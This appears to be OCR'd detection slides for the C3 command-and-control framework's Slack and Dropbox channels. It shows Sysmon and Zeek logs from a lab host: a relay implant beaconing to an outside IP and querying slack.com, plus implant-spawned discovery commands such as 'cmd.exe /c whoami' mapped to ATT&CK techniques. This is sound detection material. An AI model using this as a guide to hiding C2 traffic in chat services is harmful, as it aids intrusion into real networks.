
C3 CHANNEL – SLACK DETECTION (SYSMON | SPLUNK)



Sysmon Event ID 3 - Network Connection

- Relay_x64_f575_relay-victim.exe suspicious binary having a network connection towards 13.228.49.204


C3 CHANNEL – SLACK DETECTION (SYSMON | SPLUNK)



Sysmon Event ID 22 - DNS Query

- Relay_x64_f575_relay-victim.exe suspicious binary having a DNS query towards slack.com

C3 CHANNEL – SLACK DETECTION (ZEEK| SPLUNK)




_time	id.orig_h	query	url	trans_id	ts	uid
2020-10-09 01:29:09.787	192.168.38.103	slack.com	slack.com	33009	1602206949.787073	CgqXDF2z4wVqA283Hd
2020-10-09 01:29:09.787	192.168.38.103	slack.com	slack.com	33009	1602206949.787073	CXCnqtwTe4x1AkYF7
2020-10-09 00:10:07.048	192.168.38.103	slack.com	slack.com	42239	1602202207.048207	CgU33U3NGLZD1EuBce
2020-10-09 00:10:07.048	192.168.38.103	slack.com	slack.com	42239	1602202207.048207	CRm3OB2wKig9fKYRc7
2020-10-08 21:59:16.492	192.168.38.103	slack.com	slack.com	17840	1602194356.492901	CV8TYc3GePQTDkQ0D7
2020-10-08 21:59:16.488	192.168.38.103	slack.com	slack.com	17840	1602194356.488411	Cg8jVz2jTiWMWNoGBi
2020-10-08 09:36:13.871	192.168.38.103	slack.com	slack.com	33732	1602149773.871959	Ctfs7FKR6VMqHkwz2
2020-10-08 09:36:13.871	192.168.38.103	slack.com	slack.com	33732	1602149773.871959	CK9b75ilNU4jI6zhc
2020-10-08 08:01:12.084	192.168.38.103	slack.com	slack.com	13915	1602144072.084474	CLLlX1I9AfUb93Nm7
2020-10-08 08:01:12.084	192.168.38.103	slack.com	slack.com	13915	1602144072.084474	C4g3HI3pqs3ie1WON2
2020-10-08 06:44:06.637	192.168.38.103	slack.com	slack.com	32964	1602139446.637102	Cyhx0k3cab1mUM6Ujk
2020-10-08 06:44:06.637	192.168.38.103	slack.com	slack.com	32964	1602139446.637102	CCJ0Nw3nRxyCyhgMp6
2020-10-08 05:36:58.065	192.168.38.103	slack.com	slack.com	7886	1602135418.065352	CWCROQ1QjnP7ILYiQ6
2020-10-08 05:36:58.065	192.168.38.103	slack.com	slack.com	7886	1602135418.065352	CLVJZLcMQA8FxMvNc

BRO DNS

Query = slack.com


C3 CHANNEL – SLACK DETECTION (SYSMON | SPLUNK)



ID	Technique	Category	Trigger	host_fqdn	user_name	process_parent_path	process_path	original_file_name	process_parent_command_line	process_command_line	process_
T1033	System Owner/User Discovery	Discovery		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Windows\System32\cmd.exe	C:\Windows\System32\whoami.exe	whoami.exe	"cmd.exe" /c whoami	whoami	{DC9861 5F7F-5C
T1033	System Owner/User Discovery	Discovery		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Users\vagrant\Desktop\Relay_x64_f575_relay-victim.exe	C:\Windows\System32\cmd.exe	Cmd.Exe	.\Relay_x64_f575_relay-victim.exe	"cmd.exe" /c whoami	{DC9861 4102-00
T1012	Query Registry	Discovery		wef.windomain.local	NOT_TRANSLATED NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe	C:\Windows\System32\reg.exe	reg.exe	C:\Windows\system32\cmd.exe /c C:\Windows\system32\reg.exe query hklm\software\microsoft\windows\softwareinventorylogging /v collectionstate /reg:64	C:\Windows\system32\reg.exe query hklm\software\microsoft\windows\softwareinventorylogging /v collectionstate /reg:64	{DC9861 AF00-00
T1063	Security Software Discovery	Discovery		wef.windomain.local	NOT_TRANSLATED NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe	C:\Windows\System32\reg.exe	reg.exe	C:\Windows\system32\cmd.exe /c C:\Windows\system32\reg.exe query hklm\software\microsoft\windows\softwareinventorylogging /v collectionstate /reg:64	C:\Windows\system32\reg.exe query hklm\software\microsoft\windows\softwareinventorylogging /v collectionstate /reg:64	{DC9861 AF00-00

Post Exploitation after running the implant from C3 (Slack Channel)
Discovery – T1033 (System Owner/User Discovery)
cmd.exe /c whoami


C3 CHANNEL – DROPBOX DETECTION (SYSMON | ELK)



SYSMON Event ID 22

DNS Query calling api.dropboxapi.exe

